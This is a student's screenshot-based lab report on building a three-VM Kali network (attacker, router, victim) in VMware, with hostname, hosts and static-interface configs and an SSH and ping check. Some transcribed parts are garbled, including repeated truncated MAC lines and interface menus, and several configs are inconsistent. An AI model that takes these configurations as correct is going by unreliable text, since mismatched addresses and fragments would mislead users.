Tamania Choudhury


Professor Liu

CSCI 3410


5 May 2023

CSCI VMWare Project


1. Build LAN with my name included


Router - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
Trash
File System
Home
kali@Server-TamaniaChoudhury: ~
File Actions Edit View Help


```
  GNU nano 5.9                          /etc/hostname
Server-TamaniaChoudhury





^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify
```


Router - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
Trash
File System
Home
root@Server-TamaniaChoudhury: ~
File Actions Edit View Help


```
  GNU nano 5.9                          /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali.fdu.edu    Server-TamaniaChoudhury

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters



                                 [ Read 7 lines ]
^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify
```


Victim - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
root@victim-TamaniaChoudhury: /home/kali
File Actions Edit View Help

```
 GNU nano 5.9                /etc/hostname
Client-TamaniaChoudhury




                       [ Wrote 1 line ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```


Victim - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
root@victim-TamaniaChoudhury: /home/kali
File Actions Edit View Help

```
 GNU nano 5.9                /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali.fdu.edu    Client-TamaniaChoudhury

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters


                       [ Wrote 7 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify
```



Attacker - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
kali@attacker-TamaniaChoudhury: ~
File Actions Edit View Help
root@attacker-TamaniaChoudhury: /home/kali
File Actions Edit View Help

```
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
```

```
 GNU nano 5.9                /etc/hostname *
Cracker-TamaniaChoudhury



File Name to Write: /etc/hostname
^G Help          M-D DOS Format   M-A Append       M-B Backup File
^C Cancel        M-M Mac Format   M-P Prepend      ^T Browse
```

```
0040   53 f
```

wireshark_eth1ECHL41.pcapng | Packets: 865 · Displayed: 6 (0.7%) | Profile: Default



Attacker - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
kali@attacker-TamaniaChoudhury: ~
File Actions Edit View Help
root@attacker-TamaniaChoudhury: /home/kali
File Actions Edit View Help

```
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
0:50:56:22:a9:d
:56:22:a9:d4
```


```
  GNU nano 5.9                           /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali.fdu.edu    Cracker-TamaniaChoudhury

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

                                        [ Wrote 7 lines ]
^G Help          ^O Write Out     ^W Where Is      ^K Cut           ^T Execute
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify
```

wireshark_eth1ECHL41.pcapng | Packets: 865 · Displayed: 6 (0.7%) | Profile: Default


2. All VMS on same subnet. Show /etc/network/interfaces file of each VM.


Attacker - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Attacker
Router
Victim
Attacker
Router
Victim
My Computer
Trash
File System
Home
kali@Cracker-TamaniaChoudhury: ~
File Actions Edit View Help

```
  GNU nano 5.9                  /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth1
iface eth1 inet static
address 192.168.0.100/24
broadcast 10.0.3.255

               [ File '/etc/network/interfaces' is unwritable ]
^G Help          ^O Write Out     ^W Where Is      ^K Cut           ^T Execute
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify
```




```
  GNU nano 5.9                /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth1
iface eth1 inet static
address 192.168.0.200/24
broadcast 192.168.0.255









              [ File '/etc/network/interfaces' is unwritable ]
^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```




```
  GNU nano 5.9           /etc/network/interfaces
# This file describes the network interfaces available on your sy>
# and how to activate them. For more information, see interfaces(>

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth1
iface eth1 inet static
address 192.168.0.150/24
broadcast 192.168.0.255






^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

3. Configure SSH login from host w/ port forwarding.




```
kali@192.168.109.132's password:
Linux Cracker-TamaniaChoudhury 5.14.0-kali4-amd64 #1 SMP Debian 5.14.16-1kali1 (2021-11-05) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  5 14:12:12 2023 from 192.168.109.1
┌──(kali㉿ Cracker-TamaniaChoudhury)-[~]
└─$ ping 192.168.0.100
PING 192.168.0.100 (192.168.0.100) 56(84) bytes of data.
64 bytes from 192.168.0.100: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 192.168.0.100: icmp_seq=2 ttl=64 time=0.021 ms
64 bytes from 192.168.0.100: icmp_seq=3 ttl=64 time=0.022 ms
64 bytes from 192.168.0.100: icmp_seq=4 ttl=64 time=0.022 ms
64 bytes from 192.168.0.100: icmp_seq=5 ttl=64 time=0.022 ms
64 bytes from 192.168.0.100: icmp_seq=6 ttl=64 time=0.022 ms
64 bytes from 192.168.0.100: icmp_seq=7 ttl=64 time=0.021 ms
64 bytes from 192.168.0.100: icmp_seq=8 ttl=64 time=0.022 ms
64 bytes from 192.168.0.100: icmp_seq=9 ttl=64 time=0.020 ms
64 bytes from 192.168.0.100: icmp_seq=10 ttl=64 time=0.021 ms
64 bytes from 192.168.0.100: icmp_seq=11 ttl=64 time=0.021 ms
64 bytes from 192.168.0.100: icmp_seq=12 ttl=64 time=0.022 ms
64 bytes from 192.168.0.100: icmp_seq=13 ttl=64 time=0.018 ms
64 bytes from 192.168.0.100: icmp_seq=14 ttl=64 time=0.017 ms
^C
--- 192.168.0.100 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 13312ms
rtt min/avg/max/mdev = 0.011/0.020/0.022/0.003 ms

┌──(kali㉿ Cracker-TamaniaChoudhury)-[~]
└─$ ssh kali@192.168.100
The authenticity of host '192.168.0.100 (192.168.0.100)' can't be established.
ED25519 key fingerprint is SHA256:juoWc6qb6bqmcq7CNisegJwuzclKL/RKJlpnA1B4yCk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.100' (ED25519) to the list of known hosts.
kali@192.168.0.100's password:
Linux Cracker-TamaniaChoudhury 5.14.0-kali4-amd64 #1 SMP Debian 5.14.16-1kali1 (2021-11-05) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
```

